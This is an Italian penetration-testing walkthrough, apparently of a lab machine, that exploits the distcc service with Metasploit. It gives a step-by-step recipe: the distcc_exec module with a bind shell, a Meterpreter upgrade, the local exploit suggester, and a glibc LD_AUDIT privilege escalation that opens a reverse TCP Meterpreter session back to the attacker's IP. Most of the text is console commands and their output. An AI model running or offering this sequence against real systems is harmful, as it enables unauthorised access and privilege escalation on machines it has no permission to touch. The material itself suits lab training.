

DISTCC è uno strumento che dà la possibilità di condividere il lavoro di compilazione tra più macchine connesse alla stessa rete.Nello specifico, tale strumento può accelerare il processo facendo compilare il software da più computer connessi alla rete.

- **Avviare msfconsole**
- **Search distcc per trovare il modulo corretto da impostare successivamente con use exploit/unix/misc/distcc_exec**
- **Show options per impostare RHOST con IP della macchina target con set RHOSTS 192.168.1.41**




- **Show payloads** per trovare il payload corretto da impostare con **set payload cmd/unix/bind_ruby**
- RHOSTS già impostato in precedenza




```
msf6 exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.1.41
RHOSTS ⇒ 192.168.1.41
msf6 exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank    Check  Description
   -   ----                                        ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_perl                                   normal  No     Unix Command Shell, Bind TCP (via Perl)
   1   payload/cmd/unix/bind_perl_ipv6                              normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   2   payload/cmd/unix/bind_ruby                                   normal  No     Unix Command Shell, Bind TCP (via Ruby)
   3   payload/cmd/unix/bind_ruby_ipv6                              normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   4   payload/cmd/unix/generic                                     normal  No     Unix Command, Generic Command Execution
   5   payload/cmd/unix/reverse                                     normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   6   payload/cmd/unix/reverse_bash                                normal  No     Unix Command Shell, Reverse TCP (/dev/tcp)
   7   payload/cmd/unix/reverse_bash_telnet_ssl                     normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   8   payload/cmd/unix/reverse_openssl                             normal  No     Unix Command Shell, Double Reverse TCP SSL (openssl)
   9   payload/cmd/unix/reverse_perl                                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   10  payload/cmd/unix/reverse_perl_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   11  payload/cmd/unix/reverse_ruby                                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   12  payload/cmd/unix/reverse_ruby_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   13  payload/cmd/unix/reverse_ssl_double_telnet                   normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/misc/distcc_exec) > set payload 2
payload ⇒ cmd/unix/bind_ruby
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.1.41     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.
   RPORT    3632             yes       The target port (TCP)


Payload options (cmd/unix/bind_ruby):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  192.168.1.41     no        The target address


Exploit target:
```


- Digitare **exploit** o **run** per far avviare l'exploit
- Verificare privilegi con **uname -a**, in questo caso abbiamo avuto accesso non autorizzato come **daemon**.
- **CTRL + Z per creare un'altra sessione in background**
- Digitare **sessions** per vedere le sessioni attive
- Digitare **sessions -u 1 per aggiornare la shell normale della sessione 1 ad una shell meterpreter**
- Digitare nuovamente **sessions per aver conferma dell'attivazione della shell meterpreter**




- Digitare **use post/multi/recon/local_exploit_suggester** per eseguire Exploit Suggester (uno strumento creato per automatizzare il processo di sfruttamento dell'escalation dei privilegi rivolto a sistemi privi di patch)
- Notiamo che è richiesto di impostare la sessione, ergo digitare **set session 2** per passare alla sessione con shell meterpreter
- Digitare **run** o **exploit** per avviare **Exploit Suggester** che ci fornirà un certo numero di exploit locali.



- Notare che i primi 6 ci comunicano che il target è vulnerabile.
- **Digitare use exploit/linux/local/glibc_lc_audit_dso_load_priv_esc** (per testare il primo exploit della lista)
- **Show options** per vedere cosa modificare, in questo caso ho impostato LHOST con **set LHOST 192.168.1.25** (IP macchina attaccante). Ho modificato anche la sessione corrente con **set session 2** (in cui è presente la shell meterpreter)
- Settare il payload con **set payload linux/x86/meterpreter/reverse_tcp**
- Digitare **run** per far partire l'exploit




```
 #   Name                                                Potentially Vulnerable?  Check Result
 -   ----                                                -----------------------  ------------
 1   exploit/linux/local/glibc_ld_audit_dso_load_priv_esc  Yes                      The target appears
to be vulnerable.
 2   exploit/linux/local/glibc_origin_expansion_priv_esc   Yes                      The target appears
to be vulnerable.
 3   exploit/linux/local/netfilter_priv_esc_ipv4           Yes                      The target appears
to be vulnerable.
 4   exploit/linux/local/ptrace_sudo_token_priv_esc        Yes                      The service is runn
ing, but could not be validated.
 5   exploit/linux/local/su_login                          Yes                      The target appears
to be vulnerable.
 6   exploit/unix/local/setuid_nmap                        Yes                      The target is vulne
rable. /usr/bin/nmap is setuid
```




```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > show options

Module options (exploit/linux/local/glibc_ld_audit_dso_load_priv_esc):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SUID_EXECUTABLE  /bin/ping        yes       Path to a SUID executable


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set LHOST 192.168.1.25
LHOST => 192.168.1.25
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set session 2
session => 2
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.MnnGNVG' (1271 bytes) ...
[*] Writing '/tmp/.pUZIiz9' (281 bytes) ...
[*] Writing '/tmp/.QgGIgVE' (207 bytes) ...
[*] Launching exploit ...
[*] Sending stage (1017704 bytes) to 192.168.1.41
[*] Meterpreter session 3 opened (192.168.1.25:4444 → 192.168.1.41:39561) at 2023-06-13 13:48:20 -0400

meterpreter > uname -a
```


- Verifichiamo di aver correttamente avuto accesso non autorizzato nel target scelto con **ifconfig**



